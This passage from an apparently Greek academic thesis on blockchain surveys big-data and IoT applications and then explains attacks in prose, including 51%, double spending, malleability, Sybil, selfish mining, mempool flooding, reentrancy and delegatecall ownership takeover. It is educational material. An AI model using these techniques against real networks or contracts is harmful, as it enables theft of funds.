Όταν κάποιος σκέφτεται πως να συνδυάσει τα Μεγάλα Δεδομένα με τις Αλυσίδες Συστοιχίας, συνήθως προσπαθεί να αξιοποιήσει τις υπάρχουσες Αλυσίδες Συστοιχίας, για τη διαχείριση των Μεγάλων Δεδομένων. Προκύπτουν, όμως, κάποια βασικά προβλήματα, όπως η αδυναμία υποστήριξης υψηλής απόδοσης συναλλαγών (high transaction throughput), η μη υποστήριξη της επέκτασης χωρητικότητας και διαχείρισης των Μεγάλων Δεδομένων και ανικανότητα αναζήτησης βάσει λέξεων-κλειδιών (keyword-based search). Οι δημιουργοί του εργαλείου Mystiko, ακολούθησαν μια διαφορετική προσέγγιση. Διαλέγοντας την Apache Cassandra κατανεμημένη βάση δεδομένων ως πλατφόρμα αποθήκευσης δεδομένων, πρόσθεσαν χαρακτηριστικά των Αλυσίδων Συστοιχίας και δημιούργησαν μια νέα Ιδιωτική Αλυσίδα Συστοιχίας (Mystiko) που απαρτίζεται από γνωστούς και έμπιστους κόμβους. Τα χαρακτηριστικά της Αλυσίδας

Αυτής είναι τα εξής: Αυξημένη επεκτασιμότητα και απόδοση συναλλαγών, αρχιτεκτονική μικροϋπηρεσιών μέσω του Kubernetes, νέος Μηχανισμός Συναίνεσης με τη χρήση των Cassandra Paxos και Apache Kafka, αποφυγή της πλήρης αντιγραφής κόμβων χρησιμοποιώντας αντιγραφή δεδομένων μέσω τεμαχισμού (sharding-based data replication) και αναζήτηση κειμένου μέσω του Elastic Search.

4.8.1.3. A Blockchain-based framework with reduced resources requirements

Ένα ακόμα πρόβλημα που δημιουργείται, όταν προσπαθεί κανείς να συνδυάσει τις δύο τεχνολογίες, είναι η υπολογιστική ισχύς που απαιτείται και ο χώρος αποθήκευσης που χρειάζονται οι edge συσκευές για να διαχειριστούν Μεγάλα Δεδομένα αλλά και η έλλειψη εμπιστοσύνης μεταξύ των edge συσκευών διαφορετικών οντοτήτων. Στη συγκεκριμένη έρευνα λοιπόν, σχεδιάστηκε μια Αλυσίδα Συστοιχίας, η οποία δημιουργεί εμπιστοσύνη μεταξύ των συσκευών. Αρχικά, δημιουργείται μια Αλυσίδα Συστοιχίας, στην οποία στήνεται μια δομή για το μοίρασμα Μεγάλων Δεδομένων μεταξύ edge συσκευών, η οποία όμως ανταπεξέρχεται στις περιορισμένες δυνατότητες αυτών των συσκευών. Στη συνέχεια, δημιουργείται ο Μηχανισμός Συναίνεσης, με όνομα Proof of Collaboration – PoC, ο οποίος έχει βασικό στόχο τη μείωση της υπολογιστικής κατανάλωσης. Κάθε συσκευή προσφέρει τις δικές της πιστώσεις συνεργασίας (collaboration credit) αντί για υπολογιστική ισχύ, ώστε να λύσει το υπολογιστικό πρόβλημα και να κερδίσει το διαγωνισμό. Τέλος, μέσω της θεωρίας «Θεωρία μάταιων συναλλαγών», η οποία προτείνει ότι οι συναλλαγές που έχουν πραγματοποιηθεί ήδη και δεν έχουν έξοδο στο επόμενο block συναλλαγών, δε χρειάζονται για τη δημιουργία νέων συναλλαγών. Δημιουργήθηκε, λοιπόν, ένας αλγόριθμος φιλτραρίσματος μάταιων συναλλαγών (futile transaction filter algorithm), ο οποίος συνεισφέρει στη μείωση των πόρων που αξιοποιούνται από την Αλυσίδα Συστοιχίας για την αποθήκευση των δεδομένων. Σύμφωνα με τα πειράματα σε 16 RaspberryPi, ο Μηχανισμός Συναίνεσης PoC, προσφέρει ως και 90% λιγότερη υπολογιστική ισχύ και 95% περισσότερο χώρο συγκριτικά με το Μηχανισμό Συναίνεσης PoW.

4.8.2. Διαδίκτυο των Πραγμάτων

Στο Διαδίκτυο των Πραγμάτων, στην έρευνα «Vericom: A Verification and Communication architecture for IoT-based blockchain» [100], παρουσιάζεται μια καινούρια αρχιτεκτονική με όνομα Vericom, όπου έχει σκοπό να βελτιώσει τη διαδικασία της επιβεβαίωσης που λαμβάνει χώρα σε Αλυσίδα Συστοιχίας. Μια διαδικασία εξαιρετικά δύσκολη, διότι μην ξεχνάμε ότι στο IoT έχουμε απλές οικιακές συσκευές και όχι συλλογική υπολογιστική ισχύ πανίσχυρων chips. Στην έρευνα «Blockchain for IoT security and privacy: The case study of a smart home» [101], παρουσιάζεται η αρχιτεκτονική ενός σπιτιού με έξυπνες συσκευές, οι οποίες ελέγχονται και επικοινωνούν μέσω μιας Ιδιωτικής Αλυσίδας Συστοιχίας. Τέλος, στην έρευνα[Error! Reference source not found.], « A Decentralized Privacy-Preserving Healthcare Blockchain for IoT» [102] παρουσιάζεται ένα νέο μοντέλο αξιοποίησης των Αλυσίδων Συστοιχίας σε συνδυασμό με τις έξυπνες συσκευές στον τομέα της υγείας.

4.8.2.1. A Verification and Communication architecture for IoT-based blockchain

Στη συγκεκριμένη έρευνα, βασικός στόχος είναι η υλοποίηση μιας κατανεμημένης και κλιμακούμενης Αλυσίδας Συστοιχίας με την υλοποίηση μιας αρχιτεκτονικής επιβεβαιώσεων και επικοινωνίας, η οποία ονομάζεται Vericom. Η Vericom υλοποιείται σε δύο επίπεδα. Στο επίπεδο Μεταφοράς (Transmission Layer), όπου εκτελείται ένας ευρυζωνικός (multicast) αλγόριθμος ο οποίος στέλνει τη δικτυακή κίνηση, δηλαδή συναλλαγές και blocks, σε ομάδες IoT κόμβων, τυχαία μέσω μιας δυναμικής και απρόβλεπτης επιλογής που βασίζεται στη δικτυακή κίνηση. Η αλλαγή από απλή αναμετάδοση (broadcast) όπως εκπέμπει μια κλασική Αλυσίδα Συστοιχίας σε ευρυζωνική αναμετάδοση μειώνει σημαντικά την κατανάλωση σε εύρος ζώνης (bandwidth) που χρειάζονται οι κόμβοι, ενώ η τυχαιότητα βοηθάει στην αποφυγή κεντρικοποίησης του δικτύου.

Το δεύτερο επίπεδο είναι το επίπεδο Επιβεβαίωσης (Verification Layer). Σε αυτό λειτουργούν κάποιοι από τους κόμβους του δικτύου για την επιβεβαίωση των συναλλαγών και των blocks. Η επιλογή των κόμβων γίνεται πάλι με τυχαίο και δυναμικό τρόπο. Βασικός στόχος αυτού του επιπέδου, είναι ο περιορισμός των κόμβων που θα επιβεβαιώνουν τις συναλλαγές και blocks, διατηρώντας υψηλά επίπεδα ασφαλείας απέναντι σε κακόβουλους κόμβους.

4.8.2.2. Blockchain for IoT security and privacy: The case study of a smart home

Σε αυτήν την έρευνα, βασικός στόχος είναι η αξιοποίηση των Αλυσίδων Συστοιχίας, για προστασία και ιδιωτικότητα των δεδομένων που ανταλλάσσουν οι έξυπνες συσκευές. Το μοντέλο που μελετήθηκε, αφορά ένα έξυπνο σπίτι. Αφορά συνέχεια της έρευνας «Blockchain in Internet of Things: Challenges and Solutions»

Θα εξηγηθεί περιληπτικά η αρχιτεκτονική, ώστε να εστιάσουμε στον τρόπο που επιτυγχάνεται η ασφάλεια και ιδιωτικότητα των δεδομένων. Ο εξοπλισμός κάθε έξυπνου σπιτιού, αποτελείται από μια διαδικτυακή συσκευή υψηλών απαιτήσεων σε πόρους που ονομάζεται «Μεταλλευτής» και είναι υπεύθυνη για τη διαχείριση όλης της αμφίδρομης επικοινωνίας σπίτι – διαδίκτυο. Διατηρεί επίσης μια ιδιωτική Αλυσίδα Συστοιχίας για τον έλεγχο και τη διαχείριση της επικοινωνίας. Υπάρχει ακόμα το δίκτυο επικάλυψης, ένα peer-to-peer δίκτυο συγγενές με το δίκτυο του Bitcoin, το οποίο προσφέρει το χαρακτηριστικό της κατανομής (distributed feature). Τέλος, για τη χρήση αποθηκευτικού χώρου, αξιοποιούνται οι υπηρεσίες κάποιου υπολογιστικού νέφους. Το κομμάτι της προστασίας και ιδιωτικότητας των δεδομένων του μηχανισμού αυτού, στηρίζεται αυστηρά στην τριάδα ΕΑΔ που είδαμε στο δεύτερο κεφάλαιο. Κάθε block, περιέχει δύο κεφαλίδες. Η πρώτη ονομάζεται κεφαλίδα block (block header) και έχει ως δεδομένο το hash του προηγούμενου block, η άλλη ονομάζεται κεφαλίδα πολιτικής (policy header) και χρησιμοποιείται για την εξουσιοδότηση των συσκευών που θα συνδεθούν στο δίκτυο του σπιτιού αλλά και για να επιβάλει την πολιτική που έχει δημιουργήσει ο κάτοχος του σπιτιού στις νέες συσκευές.

Για να προστεθεί μια συσκευή στο δίκτυο, ο Μεταλλευτής δημιουργεί μια Συναλλαγή Γένεσης «genesis transaction», στην οποία αποθηκεύεται ένα συμμετρικό κλειδί για την αμφίδρομη επικοινωνία, το οποίο δημιουργείται με τη βοήθεια του Diffie-Hellman, επιτυγχάνοντας την έννοια της Εμπιστευτικότητας. Μια μορφή συναλλαγών είναι η επικοινωνία μεταξύ δύο συσκευών εντός του σπιτιού. Για παράδειγμα η λάμπα ζητά

δεδομένα από τον ανιχνευτή κίνησης. Μια άλλη μορφή συναλλαγών είναι η αποθήκευση δεδομένων σε απομακρυσμένο χώρο αποθήκευσης. Για την αποθήκευση δεδομένων, χρειάζονται ο αριθμός του block που περιέχει δεδομένα προς αποθήκευση και ένα hash το οποίο χρησιμοποιείται για ανώνυμη αυθεντικοποίηση. Έτσι επιτυγχάνεται η έννοια της Ακεραιότητας. Οι δύο τελευταίες μορφές συναλλαγών είναι η πρόσβαση και η παρακολούθηση συναλλαγών, οι οποίες γίνονται από τον ιδιοκτήτη του σπιτιού όταν έχει πρόσβαση από διαφορετικό δίκτυο. Η προστασία της έννοιας της Διαθεσιμότητας επιτυγχάνεται με τον περιορισμό των πραγματοποιήσιμων συναλλαγών. Κάθε συναλλαγή προερχόμενη εκτός δικτύου ελέγχεται από το Μεταλλευτή πριν την προωθήσει σε κάποια συσκευή.

4.8.2.3. A Decentralized Privacy-Preserving Healthcare Blockchain for IoT

Στην τελευταία έρευνα, παρουσιάζεται ένα νέο μοντέλο το οποίο, αξιοποιώντας τις Αλυσίδες Συστοιχίας, θα παρέχει ασφάλεια και ιδιωτικότητα στα δεδομένα του ασθενή αλλά και τις έξυπνες συσκευές που χρησιμοποιεί. Μια απλή έξυπνη λειτουργία είναι η εξ' αποστάσεως παρακολούθηση του ασθενή. Εκτός από τα προηγούμενα προβλήματα, γίνεται προσπάθεια αντιμετώπισης του βασικού προβλήματος μια Αλυσίδας Συστοιχίας αλλά και των έξυπνων συσκευών, το οποίο είναι η υπολογιστική ισχύς.

Το προτεινόμενο μοντέλο αποτελείται από πέντε συστατικά. Έναν εξυπηρετητή νέφους, ένα δίκτυο επικάλυψης (overlay network), παρόχους υπηρεσιών υγείας, ευφυή συμβόλαια και εξοπλισμό ασθενών.

Ο εξυπηρετητής νέφους χρειάζεται για την αποθήκευση των δεδομένων. Οι εξυπηρετητές αυτοί συνδέονται στο δίκτυο επικάλυψης. Όταν τα δεδομένα αποθηκευτούν σε ένα block, ο εξυπηρετητής στέλνει το hash του block, στο δίκτυο επικάλυψης. Το δίκτυο ελέγχει τη ρίζα του Δένδρου Merkle και αν την αποδεχτεί, τότε προσθέτει το block στην αλυσίδα.

Το δίκτυο επικάλυψης είναι ένα peer-to-peer δίκτυο που βασίζεται στην αρχιτεκτονική κατανομής (distributed architecture). Οι κόμβοι του δικτύου είναι κάθε μορφής έξυπνων συσκευών. Κάθε συσκευή πρέπει να διαθέτει ένα έγκυρο πιστοποιητικό για να προστεθεί στο δίκτυο. Με την επικύρωση, η συσκευή είναι πλέον ικανή να υπογράφει συναλλαγές/δεδομένα. Για την αποφυγή δικτυακής κίνησης, οι κόμβοι ομαδοποιούνται σε συγκροτήματα (clusters). Κάθε συγκρότημα έχει έναν επικεφαλή που διαχειρίζεται τα δημόσια κλειδιά των παρόχων υπηρεσιών υγείας και των ασθενών.

Οι πάροχοι υπηρεσιών υγείας διορίζονται είτε από ασφαλιστικές εταιρείες, είτε από τους ασθενείς. Μέσω αιτήσεων προς τις συσκευές, μπορούν να αποκτήσουν πρόσβαση στα στοιχεία του ασθενή που παρακολουθούν. Αποτελούν επίσης κόμβου του δικτύου επικάλυψης.

Τα Ευφυή Συμβόλαια ως αυτοματοποιημένα προγράμματα εκτελούνται κάτω από ορισμένες συνθήκες λαμβάνοντας δεδομένα από τις έξυπνες συσκευές. Μία από τις διαδικασίες που μπορούν να εκτελέσουν είναι η ειδοποίηση του θεράποντα ιατρού για έναν ασθενή με προβλήματα υπέρτασης, ο οποίος ξεπέρασε το άνω όριο που έχει προγραμματιστεί στο συμβόλαιο.

Τέλος, οι ασθενείς προσθέτουν δεδομένα στο δίκτυο μέσω των έξυπνων συσκευών που χρησιμοποιούν. Τα δεδομένα μπορεί να είναι το σύνολο των χτύπων της καρδιάς σε ένα εικοσιτετράωρο, τα εγκεφαλικά κύματα κατά τη διάρκεια του ύπνου και η σωματική άσκηση σε περιπτώσεις αποκατάστασης. Ο ρόλος του ασθενή πιο πολύ εστιάζει στα δικαιώματα που διαθέτει, ποιοι έχουν πρόσβαση και αν συμφωνεί με τη θεραπεία, παρά στο τεχνολογικό κομμάτι.

5. Ευπάθειες στην Αλυσίδα Συστοιχίας

Σε αυτό το κεφάλαιο, θα αναλυθούν κάποιες κατηγορίες επιθέσεων [103], [104] που μπορούν να πραγματοποιηθούν σε μια Αλυσίδα Συστοιχίας. Οι στόχοι των επιθέσεων είναι ο μηχανισμός συναίνεσης, οι μηχανισμοί διαχείρισης των συναλλαγών, εν γένει προβλήματα μιας Αλυσίδας Συστοιχίας, καθώς και λάθη ανθρώπινου παράγοντα.

5.1. Γνωστοί τύποι επιθέσεων

5.1.1. 51% Ευπάθεια

Η πρώτη ευπάθεια είναι η 51% Vulnerability. Αν κάποιος από τους κόμβους μιας Αλυσίδας Συστοιχίας, αποκτήσει το 51% του συνολικού hashing power στα δίκτυα που χρησιμοποιούν το μηχανισμό συναίνεσης Proof of Work, ή το 51% όλων των νομισμάτων στα δίκτυα που χρησιμοποιούν το μηχανισμό συναίνεσης Proof of Stake, ή γενικότερα το 51% του μηχανισμού συναίνεσης που αξιοποιεί το δίκτυο, τότε είναι σε θέση να πάρει υπό τον έλεγχό του ολόκληρο το δίκτυο.

Αυτό σημαίνει ότι θα μπορεί να εμποδίζει τη δημιουργία νέων συναλλαγών, να πραγματοποιεί την επιβεβαίωση όλων των συναλλαγών κερδίζοντας έτσι όλους τους διαγωνισμούς για την αμοιβή των blocks. Πιο σημαντική όμως, είναι η δυνατότητα επανεπιβεβαίωσης των προηγούμενων blocks, η οποία οδηγεί στην αλλαγή ολόκληρης της αλυσίδας, μεταφέροντας όλες τις αμοιβές από τα blocks αλλά και τα ποσά των συναλλαγών στα πορτοφόλια του επιτιθέμενου.

Η τελευταία βέβαια, δεν είναι τόσο απλή διαδικασία, όσο οι πρώτες δύο, διότι όσο πιο χρονολογικά παλιά είναι τα blocks με τις συναλλαγές, τόσο πιο πολύ χρόνο χρειάζεται για να ξαναγίνει επιβεβαίωση αυτών των blocks, αφού, όπως έχει αναφερθεί παραπάνω, η επιβεβαίωση ισχυροποιείται με τον αριθμό των επόμενων blocks που έχουν προστεθεί στην Αλυσίδα.

Επειδή αυτή η επίθεση χρειάζεται ισχυρούς πόρους, είναι αρκετά δύσκολο να πραγματοποιηθεί σε μεγάλα δίκτυα όπως το Bitcoin και το Ethereum, αλλά εύκολο όταν πρόκειται για μικρές Αλυσίδες Συστοιχίας.

Συγκεκριμένα, ο επιτιθέμενος θα δημιουργήσει χωρίς να εκπέμψει στο δίκτυο μια Αλυσίδα (θα την ονομάσουμε Διεφθαρμένη Αλυσίδα) από όλα τα blocks της πραγματικής Αλυσίδας Συστοιχίας (θα την ονομάσουμε Νόμιμη Αλυσίδα). Όταν η Διεφθαρμένη Αλυσίδα, ξεπεράσει την Νόμιμη Αλυσίδα σε blocks, τότε ο επιτιθέμενος θα την εκπέμψει στο δίκτυο. Ο Μηχανισμός Συναίνεσης, θα ελέγξει όλες τις συναλλαγές της Διεφθαρμένης Αλυσίδας και λόγω της 51% ισχύς, θα απορρίψει ολόκληρη την Νόμιμη

Αλυσίδα και θα δεχθεί την Διεφθαρμένη Αλυσίδα. Όλες οι συναλλαγές που περιλαμβάνονται στην Νόμιμη Αλυσίδα θα ακυρωθούν και τα κρυπτονομίσματα θα επιστραφούν στα πορτοφόλια από τα οποία στάλθηκαν. Στο συγκεκριμένο σημείο να τονισθεί, ότι εάν ο επιτιθέμενος έχει ξοδέψει κρυπτονομίσματα για αγορές στη Νόμιμη Αλυσίδα, θα ακυρωθούν κι αυτές και θα επιστραφούν στα πορτοφόλια του. Τα προϊόντα ή οι υπηρεσίες που θα έχει αγοράσει, θα εξακολουθεί να τα έχει στην κατοχή του. Αυτή η επίθεση ονομάζεται Double Spending Scheme και αναλύεται παρακάτω.

5.1.2. Double Spending Scheme

Η δεύτερη ευπάθεια αφορά το Double Spending Scheme [84]. Έστω ότι ένας επιτιθέμενος, γνωρίζει τη διεύθυνση ενός προμηθευτή από τον οποίο θέλει να αγοράσει ένα προϊόν/υπηρεσία. Θα στείλει δύο πανομοιότυπες συναλλαγές TXu, TXa στις οποίες θα αντιστοιχίσει το ίδιο ποσό σε BTC ως είσοδο. Η διεύθυνση παραλήπτη της συναλλαγής TXu είναι η διεύθυνση του προμηθευτή. Η διεύθυνση παραλήπτη της συναλλαγής TXa, είναι μια άλλη διεύθυνση του επιτιθέμενου. Για να είναι επιτυχής η επίθεση θα πρέπει:

- Η TXu να προστεθεί στο πορτοφόλι του προμηθευτή.
- Η TXa να εγκριθεί και να αποθηκευτεί στην Αλυσίδα Συστοιχίας.
- Ο επιτιθέμενος να στείλει χρονικά την TXa πριν την TXu.
- Ο προμηθευτής να δέχεται μη επιβεβαιωμένες συναλλαγές (fast payment system).

Επειδή, θα εγκριθεί πρώτη η συναλλαγή TXa, η συναλλαγή TXu θα απορριφθεί από το Μηχανισμό Συναίνεσης, διότι θα υπάρχει ήδη μια ίδια συναλλαγή με τα ίδια στοιχεία (TXa) επικυρωμένη. Λόγω του ότι ο προμηθευτής θα δέχεται μη επιβεβαιωμένες συναλλαγές, ο επιτιθέμενος θα έχει αποκτήσει ένα προϊόν/υπηρεσία χωρίς να ξοδέψει BTCs.

5.1.3. Malleability Attack

Παρόμοια επίθεση του Double Spending Scheme. Έστω ότι ένας επιτήδειος διαθέτει σε ένα Exchange Centre bitcoins, τα οποία θέλει να αποσύρει [83]. Δίνει λοιπόν στο Exchange Centre μια διεύθυνση στην οποία θα αποσταλούν τα bitcoins. Το Exchange Centre, θα δημιουργήσει μια συναλλαγή (θα την ονομάσουμε νόμιμη συναλλαγή) και θα στείλει τα bitcoins. Μόλις προστεθεί η νόμιμη συναλλαγή στη δεξαμενή μνήμης και πριν εγκριθεί στο block, ο κακόβουλος χρήστης, θα πραγματοποιήσει μια δεύτερη συναλλαγή, (θα την ονομάσουμε ψεύτικη συναλλαγή) με ακριβώς ίδια τα βασικά στοιχεία της νόμιμης συναλλαγής (πορτοφόλι αποστολέα, παραλήπτη κλπ), αλλά με ελαφρώς παραλλαγμένα άλλα πεδία που δεν επηρεάζουν την ομαλή πραγματοποίηση της συναλλαγής. Αυτό το κάνει έτσι ώστε η ψεύτικη συναλλαγή να έχει διαφορετικό Hash από τη νόμιμη συναλλαγή.

Εάν η ψεύτικη συναλλαγή πραγματοποιηθεί πριν τη νόμιμη συναλλαγή, τότε ο χρήστης θα παραπονεθεί στο Exchange Centre ότι δεν έλαβε ποτέ τα κρυπτονομίσματά του. Το Exchange Centre, θα αναζητήσει τη νόμιμη συναλλαγή στην Αλυσίδα Συστοιχίας και επειδή δε θα τη βρει, θα αναγκαστεί να τα ξαναστείλει. Επομένως ο

χρήστης έχει εκτελέσει επιτυχώς μια παραλλαγή της επίθεσης double spending.

5.1.4. Sybil Attack

Σε αυτήν την επίθεση, ένας επιτιθέμενος δημιουργεί πάρα πολλούς διαφορετικούς χρήστες που συνδέονται στο δίκτυο αλλά ελέγχονται από αυτόν. Οι υπόλοιποι χρήστες δε γνωρίζουν ότι αυτοί οι χρήστες είναι ψεύτικοι και χειραγωγούνται από έναν άγνωστο κακόβουλο χρήστη. Σκοπός αυτής της επίθεσης, είναι η κυριαρχία στο δίκτυο, υπερψηφίζοντας τους νόμιμους κόμβους, με αποτέλεσμα να μπορούν να αρνηθούν να δεχθούν ή να εκπέμψουν τα blocks που τους στέλνουν οι νόμιμοι κόμβοι, μπλοκάροντας έτσι τους χρήστες του δικτύου. Σε πολύ μεγάλη κλίμακα, η επίθεση μετατρέπεται σε 51%.

5.1.5. Selfish Mining Attack

Αυτού του είδους η επίθεση [84], πραγματοποιείται από κακόβουλο κόμβο, με στόχο την απόσπαση των ανταμοιβών των blocks ή τη σπατάλη υπολογιστικής ισχύς των νόμιμων κόμβων. Ο κακόβουλος κόμβος επιβεβαιώνει blocks, αλλά δεν τα αναμεταδίδει στο υπόλοιπο δίκτυο για επιβεβαίωση, δημιουργώντας ουσιαστικά ένα fork με μια ιδιωτική αλυσίδα. Στόχος, είναι να μπορέσει να διατηρήσει μεγαλύτερη ιδιωτική αλυσίδα από τη δημόσια αλυσίδα, δηλαδή να έχει περισσότερα επιβεβαιωμένα blocks. Όταν ο επιτιθέμενος κρίνει ότι είναι κατάλληλη ευκαιρία, δηλαδή είναι τουλάχιστον τρία ή τέσσερα blocks μπροστά από τη δημόσια αλυσίδα, εκπέμπει ολόκληρη τη δική του αλυσίδα στο δίκτυο. Οι νόμιμοι κόμβοι θα ξεκινήσουν την επιβεβαίωση κι επειδή θα βρουν μια αλυσίδα με περισσότερα επιβεβαιωμένα blocks από την υπάρχουσα, θα δεχθούν αυτήν ως τη νέα δημόσια αλυσίδα, δίνοντας στον κακόβουλο κόμβο όλα τα κρυπτονομίσματα που εισέπραξαν από τις επιβεβαιώσεις και τη στάνταρ ανταμοιβή από το δίκτυο.


5.1.6. Distributed/Denial of Service

Μια πολύ γνωστή μορφή επίθεσης Denial of Service [105], είναι στη δεξαμενή μνήμης μιας Αλυσίδας Συστοιχίας. Από τη δεξαμενή μνήμης, επιλέγονται συνήθως πρώτα οι συναλλαγές που έχουν υψηλές χρεώσεις δικτύου (network fees). Ένας κακόβουλος χρήστης λοιπόν, μπορεί να πλημμυρίσει τη δεξαμενή με πολλές συναλλαγές που έχουν πολύ χαμηλές χρεώσεις δικτύου. Με αυτόν τον τρόπο, οι νόμιμοι χρήστες, αναγκάζονται να πληρώσουν ακόμα πιο ακριβά τις χρεώσεις δικτύου, έτσι ώστε να μην απορριφθούν οι συναλλαγές τους από το δίκτυο, λόγω μακρόχρονης παραμονής στη δεξαμενή μνήμης.

5.1.7. Άλλα προβλήματα

Κρυπτονομίσματα επίσης μπορούν να χαθούν [106]. Στην περίπτωση του Ethereum μάλιστα, δεν υπάρχει checksum για να επιβεβαιώσει την εγκυρότητα της διεύθυνσης, οπότε αν η διεύθυνση δεν υπάρχει, το Ethereum που θα σταλεί σε αυτήν τη διεύθυνση χάνεται από το δίκτυο. Αν υπάρχει αλλά δεν είναι η διεύθυνση που θέλουμε να στείλουμε νομίσματα(κι αυτό ισχύει για όλα τα κρυπτονομίσματα), τότε κατά πάσα πιθανότητα ζημιωθήκαμε, γιατί αποκλείεται να τα επιστρέψει ο παραλήπτης.

5.2. Ευπάθειες στα Ευφυή Συμβόλαια



Εικόνα 40. Κατηγορίες ευπαθειών Ευφυών Συμβολαίων [107]

Υπάρχουν ευπάθειες στο σχεδιασμό των γλωσσών προγραμματισμού των Ευφυών Συμβολαίων [107]. Για παράδειγμα, το προκαθορισμένο επίπεδο πρόσβασης στις μεταβλητές είναι το ιδιωτικό, ενώ στις μεθόδους είναι το δημόσιο.

Υπάρχουν τα εξής επίπεδα πρόσβασης: (α) το εσωτερικό (internal), με το οποίο ορίζεται μια μέθοδος ή μεταβλητή που μπορεί να κληθεί μόνο από το ίδιο το συμβόλαιο ή από μια παράγωγη κλάση του και (β) το εξωτερικό (external), με το οποίο μπορεί να κληθεί η μέθοδος ή μεταβλητή από κάποιο τρίτο συμβόλαιο.

Αυτό σημαίνει ότι με ένα Ευφυές Συμβόλαιο, ο καθένας μπορεί να αποκτήσει πρόσβαση στις μεθόδους ενός άλλου Ευφυούς Συμβολαίου, εάν δεν έχουν οριστεί σωστά ως προς το επίπεδο πρόσβασής τους ή στο εξωτερικό επίπεδο πρόσβασης έχουν κώδικα με λειτουργίες που κοστίζουν πολύ gas ώστε να το κλέψουν.

Λίγο πιο περίπλοκη αλλά καθ' όλα πραγματική, είναι και η περίπτωση κακού κώδικα ενός Ευφυούς Συμβολαίου. Υπάρχουν αρκετές ευπάθειες στα Ευφυή Συμβόλαια, στις οποίες παίζει ρόλο ο κακός προγραμματισμός. Στις έρευνες [107], [108] αναλύονται αρκετές ευπάθειες. Οι κυριότερες από αυτές είναι οι ακόλουθες:

5.2.1. Reentrancy Vulnerability

Όταν ένα Ευφυές Συμβόλαιο Α, το οποίο θα ονομάσουμε συμβόλαιο-θύμα, καλεί ένα άλλο Β το οποίο θα ονομάσουμε συμβόλαιο-θύτης μέσω μιας μεθόδου callA(), μπορεί το συμβόλαιο-θύτης, να έχει συντάξει μια μέθοδο callB(), η οποία να καλεί την callA() πέφτοντας έτσι σε ένα ατέρμονο βρόγχο. Αν μάλιστα το συμβόλαιο-θύμα με την callA() μοιράζει κάποιο ποσό Ethereum, τότε το συμβόλαιο-θύτης είναι σε θέση να το κλέψει.

5.2.2. Mishandled Exceptions

Σε ένα συμβόλαιο μπορεί να συμβούν κάποια αναπάντεχα γεγονότα, όπως η έλλειψη gas για την εκτέλεση των εντολών, να έχει γεμίσει η στοίβα με τις πληροφορίες των υποπρογραμμάτων του συμβολαίου (callstack), κλπ. Όλα τα παραπάνω πρέπει να λαμβάνονται υπόψη και να διαχειρίζονται με τη βοήθεια των εξαιρέσεων (exceptions).

Έστω λοιπόν, η περίπτωση όπου δύο συμβόλαια αλληλεπιδρούν μεταξύ τους με το συμβόλαιο Α (συμβόλαιο-θύμα) να καλεί το Β (συμβόλαιο-θύτης). Το Β, διαθέτει κάποιες εξαιρέσεις, οι οποίες μόλις αρθούν, ολοκληρώνεται η εκτέλεσή του, αντιστρέφοντας ότι έχει εκτελέσει μέχρι εκείνη τη στιγμή, επιστρέφει στην αρχική του κατάσταση και στέλνει ένα false μήνυμα με το exception στο Α. Έστω λοιπόν ότι η εκτέλεση του Β, σημαίνει ότι ο Β έχει πουλήσει ένα σπίτι (στα ψέματα) και μέσω του συμβολαίου Β θέλει να πληρωθεί την προμήθεια από το συμβόλαιο Α. Το Β όμως, όντας συμβόλαιο-θύτης, κρασάρει επίτηδες στέλνοντας ένα exception στο Α, πριν ολοκληρωθεί η εκτέλεσή του, για το οποίο δεν υπάρχει συγκεκριμένη διαχείριση από το Α, το οποίο τελικά πληρώνει την προμήθεια στο Β κανονικά.

5.2.3. Code Injection

Η delegatecall() είναι μέθοδος, η οποία δίνει τη δυνατότητα σε ένα Ευφυές Συμβόλαιο Α, να καλέσει τις δημόσιες μεθόδους ενός Ευφυούς Συμβολαίου Β, ώστε να εκτελεστούν στο Ευφυές Συμβόλαιο Α. Ο Α με κατάλληλο κώδικα μπορεί να κλέψει το gas που έχει το Ευφυές Συμβόλαιο Β για να πληρώνει για την εκτέλεσή του. Αν, επίσης, υπάρχει δημόσια μέθοδος που εκτελεί τον κώδικα: owner = msg.sender, ο οποίος δηλώνει ποιος είναι ο κάτοχος του Συμβολαίου, τότε ο επιτιθέμενος με έναν τέτοιο δικό του κώδικα, είναι σε θέση να αλλάξει τον κάτοχο και να κάνει το Συμβόλαιο Β δικό του.

5.2.4. Timestamp Dependence

